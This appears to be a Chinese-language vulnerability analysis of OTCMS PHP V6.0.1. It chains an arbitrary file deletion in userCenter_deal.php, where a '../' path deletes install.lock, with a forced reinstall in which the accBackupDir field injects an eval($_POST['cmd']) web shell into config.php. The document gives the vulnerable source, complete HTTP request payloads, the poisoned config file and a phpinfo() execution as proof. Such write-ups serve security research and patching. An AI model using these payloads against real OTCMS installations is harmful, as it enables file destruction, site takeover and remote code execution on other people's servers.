

OTCMS RCE漏洞分析

漏洞分析

任意文件删除

在 userCenter_deal.php 中，提供了修改用户信息的功能，其中有下面几种类型可供修改。

```
$backURL = OT::PostStr( str: 'backURL');
$revType = OT::PostStr( str: 'revType');

// 获取数据
switch ($revType){
    case 'info':...

    case 'username':...

    case 'password':...

    case 'mail':...

    case 'phone':...

    case 'question':...

    case 'shiming':...

    case 'app':
        $dashangImg10ld = OT::PostRegExpStr( str: 'dashangImg10ld', repType: 'abcnum+url');
        $dashangImg1 = OT::PostRegExpStr( str: 'dashangImg1', repType: 'abcnum+url');
        $dashangImg20ld = OT::PostRegExpStr( str: 'dashangImg20ld', repType: 'abcnum+url');
        $dashangImg2 = OT::PostRegExpStr( str: 'dashangImg2', repType: 'abcnum+url');
        $dashangImg30ld = OT::PostRegExpStr( str: 'dashangImg30ld', repType: 'abcnum+url');
        $dashangImg3 = OT::PostRegExpStr( str: 'dashangImg3', repType: 'abcnum+url');
```

这些参数不能为空，

```
if (strlen( string: $dashangImg1 . $dashangImg2 . $dashangImg3) < 5 && $face == 0){
    JS::AlertBackEnd( str: '内容不能都为空，或者没有修改项。');
}
```

看一下参数的获取类型。

```
public static function PostRegExpStr($str,$repType){
    return Str::RegExp(@$_POST[$str],$repType);
}
```

```

        case 'abcnum+url':
            $pattern = "/[^a-zA-Z0-9_\\.\\:\\-\\/] /i";
            return preg_replace($pattern, replacement: '', $str);
            break;

```

也是很好绕过的。

在app这个分支里，我们可以获取这几个参数，接下来就是获取用户信息，

```

// 获取用户信息
$userInfoStr = Users::Get();
$userArr = explode( delimiter: "\t", $userInfoStr);
if (count($userArr)>=4){ $userID = intval($userArr[0]); }

$addiFieldStr='';
if (AppDashang::Jud()){ $addiFieldStr=',UE_dashangImg1,UE_dashangImg2,UE

$userrec = $DB->query( sql: 'select UE_ID,UE_regType,UE_apiStr,UE_authStr,
$row = $userrec->fetch();

```

这里必须是注册成功的用户，管理员不需要审核也没关系。

```

}elseif ($revType == 'app'){
    if (strlen($dashangImg10ld) > 5 && $dashangImg10ld != $dashangImg1){
        File::Del( filePath: OT_ROOT . UsersFileDir . $dashangImg10ld);
        File::Del( filePath: OT_ROOT . UsersFileDir . 'thumb_' . $dashangImg10ld);
    }
    if (strlen($dashangImg20ld) > 5 && $dashangImg20ld != $dashangImg2){
        File::Del( filePath: OT_ROOT . UsersFileDir . $dashangImg20ld);
        File::Del( filePath: OT_ROOT . UsersFileDir . 'thumb_' . $dashangImg20ld);
    }
    if (strlen($dashangImg30ld) > 5 && $dashangImg30ld != $dashangImg3){
        File::Del( filePath: OT_ROOT . UsersFileDir . $dashangImg30ld);
        File::Del( filePath: OT_ROOT . UsersFileDir . 'thumb_' . $dashangImg30ld);
    }
}

```

这里直接拼接并且不加验证，可以直接删除任意文件。

```

public static function Del($filePath){
    if (! empty($filePath)){
        @chmod ($filePath, mode: 0755);
        if (@unlink($filePath)){
            return true;
        }else{
            return false;
        }
    }
}

```

在此文件的开始地方,


```
require(dirname( path: __FILE__ ) . '/check.php');  
  
Area::CheckIsOutSubmit(); //检测是否外部提交
```

检测是否外部提交,


```
public static function CheckIsOutSubmit($mode='alertHref',$href='index.php'){  
    if(Is::OutSubmit()) {  
        if ($mode=='alertHref'){  
            $SERVER['HTTP_REFERER'] !== preg_replace( pattern: "/([^\:;]+).*/", replacement: "\\1", $SERVER['HTTP_HOST'] )  
        }  
    }  
}
```


也就是检测一下 REFERER 头是否跟 HOST 匹配。

比如删除安装锁定文件, 然后重装网站。



- 1 URL:http://localhost:2333/usersCenter_deal.php?mudi=rev
- 2 Referer:http://localhost:2333/
- 3 POST:
- 4 revType=app&dashangImg1=http://127.0.0.1/&dashangImg2=http://127.0.0.1/&dashangImg3=http://127.0.0.1/&dashangImg10Id=../../cache/web/install.lock





localhost:2333/install/



扩大危害

既然可以重装系统，去看看写入配置文件的时候有没有过滤。

由于对于字符串的转义的预处理操作都在 `conobj.php` 文件中，`install/index.php` 并没有包含，所以可以尝试拼接。

后台帐号信息和路径	
后台登录帐号:	<input type="text" value="admin"/> 建议修改
后台登录密码:	<input type="password" value="admin"/> 建议修改
后台目录名:	<input type="text" value="admin"/> 必须修改，不能用默认的admin，不然有严重安全问题
设置数据库路径	
数据库类型:	<input checked="" type="radio"/> MySQL(推荐, 适合所有网站)
数据库地址:	<input type="text" value="localhost"/> 可以是域名或IP, 默认为 localhost 或 127.0.0.1
数据库端口:	<input type="text" value="3306"/> 默认为 3306
数据库账号:	<input type="text" value="root"/>
数据库密码:	<input type="password"/>
数据库名:	<input type="text" value="OTCMS"/> <input type="checkbox"/> 创建数据库名(连接账号要有创建权限且库名不存在)
数据库表前缀:	<input type="text" value="OT_"/> 建议用默认, 同一数据库安装多个网钛CMS时才需要修改以区分
初始库:	<input type="radio"/> 导入数据库 (含示例数据) <input checked="" type="radio"/> 导入数据库 (不含示例数据) <input type="radio"/> 不导入, 仅配置数据库连接信息 如果选择 导入数据库 出现导入失败, 那请选择 不导入 项。
	<input type="button" value="连接测试"/> <input type="checkbox"/> 开启检测BUG模式 <input type="checkbox"/> 使用MySQLManage导入函数
设置备份目录	
数据库备份目录名:	<input type="text" value="123"/> 建议修改默认数据库备份目录名
数据库初始化设置	
清空数据和文件:	<input type="checkbox"/> 确定清空所有上传图片/附件

我这里使用了备份目录名，构造拼接。

```
define('OT_dbBakDir', '123'); // 数据库备份目录
define('OT_dbBakDir', OT_Root . '123');
```

```

    $isBackupDir = File::RevName( source: OT_ROOT . $dbBakDir, destination: OT_ROOT . $accBackupDir);
    if (! $isBackupDir){
        $alertNum ++;
        $alertStr .= $alertNum . '、数据库备份目录名重命名（新名称: ' . $accBackupDir . '）失败: <br />';
        $webBackupDir = $dbBakDir;
    }

    $configContent = File::Read( filePath: 'config.OTtpl');
    $configContent = str_replace(array( '%SiteID%', '%DbType%', '%DbDir%', '%DbName%', '%sqlIp%', '%sqlPort%' ), '%s',
    File::Write( source: OT_ROOT . 'config.php', $configContent);

```

这里其实使用了 rename的操作，直接将源目录名重命名，


```

// 修改目录名
public static function RevName($source, $destination){
    if ($source == $destination){ return true; }
    if (@rename($source,$destination)){
        return true;
    } else {

```

为了防止拼接后源目录找不到，重命名失败的情况，争取一次成功，或者拼接其他地方。

```
1 URL:http://localhost:2333/install/index.php?
  mudi=run
2 POST:
3 accBackupDir=123');eval($_POST['cmd']);#&accDir=&a
  ccName=&adminDir=admin&adminName=admin&adminPwd=ad
  min&dbType=mysql&isImport=2&mysqlState=1&sqlDbName
  =OTCMS&sqlIp=localhost&sqlPo=3306&sqlPref=OT_&sqlU
  serPwd=root&sqlUsername=root
```



然后查看config.php

```
8  define('OT_BugLevel', 0); // 系统BUG级别
9  define('OT_Charset', 'utf-8'); // 网站采用的字符集 gb2312, gbk, utf-8
10 define('OT_SiteID', 'cfikL_'); // 网站随机前缀
11 define('OT_Database', 'mysql'); // 网站采用的数据库 access, mysql, sqlite
12 // [OTCMS_ADDI_System]
13
14
15 define('OT_dbDir', '/'); // 数据库存放目录
16 define('OT_dbBakDir', '123');eval($_POST['cmd']);#'/'; // 数据库备份目录
17 define('OT_dbPref', 'OT_'); // 数据库表前缀
18
19
20 $dbServerName = ''; // IP/服务器名
21 $dbPort = ''; // 端口号
22 $dbUserName = ''; // 用户名
23 $dbUserPwd = ''; // 密码
24 if (OT_Database=='mysql'){
25     $dbServerName = 'localhost'; // MySQL服务器名
26     $dbPort = '3306'; // 端口号
```

其中已经出现我们的恶意代码了，而数据库备份的目录名也被重命名

```
OTCMS PHP V6.0.1 20210518 C:\Users\hip\Desktop\OTCMS
123');eval($_POST['cmd']);#
```

config.php 文件开头存在如下代码，所以不能直接访问。

```
<?php
if(! defined( name: 'OT_ROOT')) {
    exit('Access Denied');
}
```

PHP Version 7.3.27

System	Windows NT JIANG 10.0 build 19042 (Windows 10) AMD64
Build Date	Feb 2 2021 20:38:27
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	csript /nologo /e:jscrip configure.js "--enable-snapshot-build" "--enable-debug-pack" "rts" "--with-pdo-oci=oci/php-snap-build\deps_ux\oracle\x64\instantclient_12_1\sdk,shared" oci8-12c=oci/php-snap-build\deps_ux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-o-dir=.\obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgsql"
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	D:\ctf\phpstudy\phpstudy_pro\Extensions\php\php7.3.27\php.ini

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://localhost:2333/index.php

Enable POST ☒ entype application/x-www-form-urlencoded ADD HEADER

Body
cmd=phpinfo();

几乎所有的文件都包含 config.php。